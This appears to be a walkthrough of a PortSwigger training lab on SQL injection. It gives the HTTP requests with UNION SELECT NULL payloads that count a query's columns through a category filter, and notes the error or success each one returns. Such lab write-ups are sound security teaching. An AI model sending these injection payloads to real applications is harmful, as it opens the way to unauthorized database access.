PortSwigger
Lab Description
This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application’s response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query.
Objective: Determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values.
Step 1: Capture the Category Filter Request
- In Burp’s browser, access the lab
- Click on a product category filter (e.g., “Gifts”)
- In Burp Proxy, find the request
Example request:
GET /filter?category=Gifts HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Step 2: Test Column Count with UNION SELECT
Start with 1 column:
GET /filter?category=' UNION SELECT NULL-- HTTP/1.1
Response: Error ⇒ Not enough columns.
Try 2 columns:
GET /filter?category=' UNION SELECT NULL,NULL-- HTTP/1.1
Response: Error ⇒ Still not enough.
Try 3 columns:
GET /filter?category=' UNION SELECT NULL,NULL,NULL-- HTTP/1.1

Response: Success!! Response contains additional row with null values.

Step 3: Lab Solved